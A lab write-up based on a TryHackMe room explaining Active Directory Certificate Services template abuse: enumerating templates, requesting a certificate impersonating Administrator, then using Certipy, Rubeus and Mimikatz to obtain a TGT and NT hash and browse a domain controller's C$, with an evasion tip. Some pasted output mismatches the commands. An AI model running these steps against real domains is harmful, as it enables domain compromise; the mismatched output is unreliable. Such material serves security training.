# Exploiting ADCS - The Manual Way

This document was based on the Tryhackme room below:
https://tryhackme.com/room/exploitingad

## AD Certificate Services

AD Certificate Services (CS) is Microsoft's Public Key Infrastructure (PKI) implementation. Since AD provides a level of trust in an organization, it can be used as a CA to prove and delegate trust. AD CS is used for several things, such as encrypting file systems, creating and verifying digital signatures, and even user authentication, making it a promising avenue for attackers.
Since AD CS is a privileged function, it usually runs on selected domain controllers. Meaning normal users can't really interact with the service directly. On the other side of the coin, organizations tend to be too large to have an administrator create and distribute each certificate manually. This is where certificate templates come in. Administrators of AD CS can create several templates that can allow any user with the relevant permissions to request a certificate themselves. These templates have parameters that say which user can request the certificate and what is required. SpecterOps found that specific combinations of these parameters can be incredibly toxic and abused for privilege escalation and persistent access.
Before we dive deeper into certificate abuse, some terminology:

- PKI - Public Key Infrastructure is a system that manages certificates and public key encryption
- AD CS - Active Directory Certificate Services is Microsoft's PKI implementation which usually runs on domain controllers
- CA - Certificate Authority is a PKI that issues certificates
- Certificate Template - a collection of settings and policies that defines how and when a certificate may be issued by a CA
- CSR - Certificate Signing Request is a message sent to a CA to request a signed certificate
- EKU - Extended/Enhanced Key Usage are object identifiers that define how a generated certificate may be used

## Finding Vulnerable Certificate Templates

In order to find vulnerable templates, we will use Window's built-in tool **certutil**. We can run the following Powershell script to enumerate certificates:

```
C:\>certutil.exe -Template -v > templates.txt
```

This will provide output on all configured templates. We could also use a certificate auditing tool such as Ghostpack's PSPKIAudit. However, a manual approach allows us to make sure we find all possible misconfigurations. A certificate template is deemed misconfigured if a combination of parameter values becomes poisonous, allowing the requester to perform privilege escalation. In our case, we are looking for a template with the following poisonous parameter combination:

- **Client Authentication** - The certificate can be used for Client Authentication.
- **CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT** - The certificate template allows us to specify the Subject Alternative Name (SAN).
- **CTPRIVATEKEY_FLAG_EXPORTABLE_KEY** - The certificate will be exportable with the private key.
- **Certificate Permissions** - We have the required permissions to use the certificate template.

In this template, we can see that the machine account can issue a CSR for a template that allows us to specify the Subject Alternative Name (SAN) and can be used for client authentication.


SpecterOps mentions eight common security misconfigurations with AD CS, so it should be noted that there are still a significant amount of potential misconfigurations that can be found.

## Exploiting a Certificate Template

Using RDP access, we will now request our certificate. If you use Remmina and save the config of the RDP connection, please make sure to disable **Restricted admin mode**. We will use the Microsoft Management Console (MMC):

1. Click **Start**->**run**
2. Type **mmc** and hit enter
3. Click **File**->**Add/Remove Snap-in..**
4. Add the **Certificates** snap-in and make sure to select **Computer Account** and **Local computer** on the prompts.
5. Click **OK**


You should now see the Certificate snap-in:





We will request a personal certificate:

1. Right Click on **Personal** and select **All Tasks**->**Request New Certificate...**
2. Click **Next** twice to select the AD enrollment policy.
3. You will see that we have one template that we can request, but first, we need to provide additional information.
4. Click on the **More Information** warning.
5. Change the **Subject name Type** option to **Common Name** and provide any value, since it does not matter, and click **Add**.
6. Change the **Alternative name Type** option to **User principal name**.
7. Supply the UPN of the user you want to impersonate. The best would be a DA account such as Administrator@domain.local and click **Add.**

Your additional information should look something like this:




Once you are happy with it, click **Apply** and **OK**. Then, select the certificate and click **Enroll**. You should be able to see your certificate:




The last step is to export our certificate with the private key:

1. Right-click on the certificate and select **All Tasks->Export...**
2. Click **Next**, select **Yes, export the private key**, and click **Next**.
3. Click **Next**, then set a password for the certificate since the private key cannot be exported without a password.
4. Click **Next** and select a location to store the certificate.
5. Click **Next** and finally click **Finish.**

# User Impersonation through a Certificate

## Option 1 - Certipy

Transfer the PFX to a remote machine to run Certipy (you can establish a socks proxy to the target host to talk to AD)

Then decrypt the .pfx:

```
certipy cert -pfx encrypted.pfx -password "Password123" -export -out decrypted.pfx
```

Certipy's commands do not support PFXs with passwords. In order to use an encrypted PFX with Certipy, we can recreate the PFX without the password:

```
$ certipy cert -pfx encrypted.pfx -password "a387a1a1-5276-4488-9877-4e90da7567a4" -export -out decrypt
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Writing PFX to 'decrypted.pfx'
```

The `decrypted.pfx` file can then be used with Certipy's commands.

★ Then authenticate to collect the Domain Admin hash:

```
certipy auth -pfx decrypted.pfx -dc-ip 172.16.126.128 - domain corp.local
```

```
$ certipy auth -pfx administrator.pfx -dc-ip 172.16.126.128
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got NT hash for 'administrator@corp.local': fc525c9683e8fe067095ba2ddc971889
```

## Option 2 - Rubeus

To perform this, two steps are required:

- Use the certificate to request a Kerberos ticket-granting ticket (TGT)
- Load the Kerberos TGT into your hacking platform of choice

For the first step, we will be using Rubeus. An already compiled version is available in the `C:\Tools\` directory. Open a command prompt window and navigate to this directory. We will use the following command to request the TGT:

```
Rubeus.exe asktgt /user:Administrator /enctype:aes256 /certificate: /password: /outfile: /domain:za.tryhackme.loc /dc:
```

Let's break down the parameters:

- **/user** - This specifies the user that we will impersonate and has to match the UPN for the certificate we generated
- **/enctype** -This specifies the encryption type for the ticket. Setting this is important for evasion, since the default encryption

algorithm is weak, which would result in an overpass-the-hash alert
- **/certificate** - Path to the certificate we have generated
- **/password** - The password for our certificate file
- **/outfile** - The file where our TGT will be output to
- **/domain** - The FQDN of the domain we are currently attacking
- **/dc** - The IP of the domain controller which we are requesting the TGT from. Usually it is best to select a DC that has a CA service running

Once we execute the command, we should receive our TGT:

TGT Request

```
C:\THMTools> .\Rubeus.exe asktgt /user:Administrator /enctype:aes256 /certificate:vulncert.pfx /password:tryhackme
/outfile:administrator.kirbi /domain:za.tryhackme.loc /dc:12.31.1.101
         _____       _
        (_____ \     | |
         _____) )_   _| |__  _____ _   _  ___
        |  __  /| | | |  _ \| ___ | | | |/___)
        | |  \ \| |_| | |_) ) ____| |_| |___ |
        |_|   |_|____/|____/|_____)____/(___/

        v2.0.0

      [*] Action: Ask TGT

      [*] Using PKINIT with etype aes256_cts_hmac_sha1 and subject: CN=vulncert
      [*] Building AS-REQ (w/ PKINIT preauth) for: 'lunar.eruca.com\svc.gitlab'
      [+] TGT request successful!
      [*] base64(ticket.kirbi):

            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

        ServiceName              :  krbtgt/za.tryhackme.loc
        ServiceRealm             : ZA.TRYHACKME.LOC
        UserName                 : Adminsitrator
        UserRealm                : ZA.TRYHACKME.LOC
        StartTime                :  2/6/2022 5:54:46 PM
        EndTime                  :  2/7/2022 3:54:46 AM
        RenewTill                :  2/13/2022 5:54:46 PM
        Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
        KeyType                  :  aes256_cts_hmac_sha1
        Base64(key)              :  Qr+FUX+/G2jHgAR2ssW11+lhaPlB6dMD8V5/rENwJVU=
        ASREP (key)              :  BF2483247FA4CB89DA0417DFEC7FC57C79170BAB55497E0C45F19D976FD617ED
```

★ Now we can use Mimikatz to load the TGT and authenticate to THMDC:

```
C:\Tools>mimikatz_trunk\x64\mimikatz.exe
mimikatz # privilege::debugPrivilege '20'OK
mimikatz # kerberos::ptt administrator.kirbi* File: 'administrator.kirbi': OK
mimikatz #exit
Bye!
```

```
C:\Tools>dir \\THMDC.za.tryhackme.loc\c$\
 Volume in drive \\THMDC.za.tryhackme.loc\c$is Windows Volume Serial Number is 1634-22A9
Directory of \\THMDC.za.tryhackme.loc\c$
01/04/2022  08:47 AM               103 delete-vagrant-user.ps1
04/30/2022  10:24 AM               154 dns_entries.csv
04/27/2022  10:53 PM           885,468 MzIzMzViM2ItMmQ2Zi00YWQ3LWEwNjEtYjg2MmFjNzViY2Ix.bin
09/15/2018  08:19 AM    <DIR>          PerfLogs
03/21/2020  09:31 PM    <DIR>          Program Files
03/21/2020  09:28 PM    <DIR>          Program Files (x86)
04/27/2022  08:27 AM             1,423 thm-network-setup-dc.ps1
04/25/2022  07:13 PM    <DIR>          tmp
04/27/2022  08:22 AM    <DIR>          Users
04/25/2022  07:11 PM    <SYMLINKD>     vagrant [\\vboxsvr\vagrant]
04/27/2022  08:12 PM    <DIR>          Windows
               7 File(s)      2,356,811 bytes
               7 Dir(s)  50,914,541,568 bytes free
```

- Finally, we have access to Tier 0 infrastructure and have compromised the domain!